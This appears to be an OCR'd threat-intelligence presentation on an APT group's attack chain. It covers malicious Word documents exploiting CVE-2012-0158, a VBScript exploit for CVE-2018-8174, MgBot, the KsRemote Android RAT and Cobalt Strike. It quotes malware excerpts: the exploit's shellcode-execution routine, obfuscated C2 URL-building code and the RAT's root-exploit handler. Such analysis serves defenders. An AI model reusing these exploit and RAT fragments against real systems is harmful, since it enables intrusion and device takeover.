  - Documents
    - Template injection
    - Exploit vulnerabilities (CVE-2012-0158)
  - Archive file
  - VB script vulnerability (CVE-2018-8174)
- Toolsets
  - MgBot
  - KsRemote Android Rat
  - Cobalt Strike




```
00008E80  00 00 00 00 00 00 00 10 00 00 00 03 00 00 00 05  ................
00008E90  00 00 00 07 00 00 00 FF FF FF FF FF FF FF FF 01  .......ÿÿÿÿÿÿÿÿ.
00008EA0  01 08 00 00 00 FF FF FF FF 78 00 00 00 01 00 26  .....ÿÿÿÿx.....&
00008EB0  00 4C 69 73 74 56 69 65 77 31 2C 20 31 2C 20 30  .ListView1, 1, 0
00008EC0  2C 20 4D 53 43 6F 6D 63 74 6C 4C 69 62 2C 20 4C  , MSComctlLib, L
00008ED0  69 73 74 56 69 65 77 08 00 00 00 00 00 00 00 00  istView.........
00008EE0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

CVE-2012-0158


- One of the most exploited vulnerabilities at its time
- Buffer overflow vulnerability in the ListView / TreeView ActiveX controls in the MSCOMCTL.OCX library.
- Binary data appended to the end of the Word file.

CVE-2018-8174

Remote code execution vulnerability of Windows VBScript engine




```
Sub StartExploit
    UAF
    InitObjects
    vb_adrr=LeakVBAddr()
    vbs_base=GetBaseByDOSmodeSearch(GetUint32(vb_adrr))
    msv_base=GetBaseFromImport(vbs_base,"msvcrt.dll")
    krb_base=GetBaseFromImport(msv_base,"kernelbase.dll")
    ntd_base=GetBaseFromImport(msv_base,"ntdll.dll")
    VirtualProtectAddr=GetProcAddr(krb_base,"VirtualProtect")
    NtContinueAddr=GetProcAddr(ntd_base,"NtContinue")
    SetMemValue GetShellcode()
    ShellcodeAddr=GetMemValue()+8
    SetMemValue WrapShellcodeWithNtContinueContext(ShellcodeAddr)
    lIlll=GetMemValue()+69596
    SetMemValue ExpandWithVirtualProtect(lIlll)
    llIIll=GetMemValue()
    ExecuteShellcode
End Sub
StartExploit
```



```
Dim lIIl
Dim IIIlI(6),IllII(6)
Dim IllI
Dim IIllI(40)
Dim lIlIIl,lIIIll
Dim IlII
Dim llll,IIIIl
Dim llllIl,IlIIII
Dim NtContinueAddr,VirtualProtectAddr

IlII=195948557
lIlIIl=Unescape("%u0001%u0880%u0001%u0000%u0000%u0000%u0000%u0000%uffff%u7fff%u0000%u0000")
lIIIll=Unescape("%u0000%u0000%u0000%u0000%u0000%u0000%u0000%u0000")
IllI=195890093
Function IIIII(Domain)
    lIlII=0
    IllllI=0
    IIlIIl=0
    Id=CLng(Rnd*1000000)
    lIlII=CLng((&h27d+8231-&H225b)*Rnd)Mod (&h137d+443-&H152f)+(&h1c17+131-&H1c99)
    If(Id+lIlII)Mod (&h5c0+6421-&H1ed3)=(&h10ba+5264-&H254a) Then
        lIlII=lIlII-(&h86d+6447-&H219b)
    End If

    IllllI=CLng((&h2bd+6137-&H1a6d)*Rnd)Mod (&h769+4593-&H1940)+(&h1a08+2222-&H2255)
    IIlIIl=CLng((&h14e6+1728-&H1b5d)*Rnd)Mod (&hfa3+1513-&H1572)+(&h221c+947-&H256e)
    IIIII=Domain &"?" &Chr(IllllI) &"=" &Id &"&" &Chr(IIlIIl) &"=" &lIlII
End Function
```


Malwarebytes

Infrastructure




KsRemote Android Rat


KsRemote Android Rat




Copy the following files to system directory:
- injector
- libhook.so
- libhookjava.so
- ksremote.jar
- libshutdown.so



```
public Handler mExploitHandler = new Handler() {
    public void handleMessage(Message msg) {
        super.handleMessage(msg);
        switch (msg.what) {
            case 0:
                Log.d("Exploit", "EXPLOIT_RUNING");
                WS.this.startRecvExploitResultThread();
                return;
            case 1:
                Log.d("Exploit", "EXPLOIT_FAILED");
                ExecuteUtil.init(WS.this.mContext);
                WS.isExploitEnd = true;
                return;
            case 2:
                Log.d("Exploit", "EXPLOIT_SUCCESS");
                WS.isExploitSuccess = true;
                ExecuteUtil.init(WS.this.mContext);
                WS.isExploitEnd = true;
                WS.this.doRootWork();
                return;
            default:
                return;
        }
    }
};
```



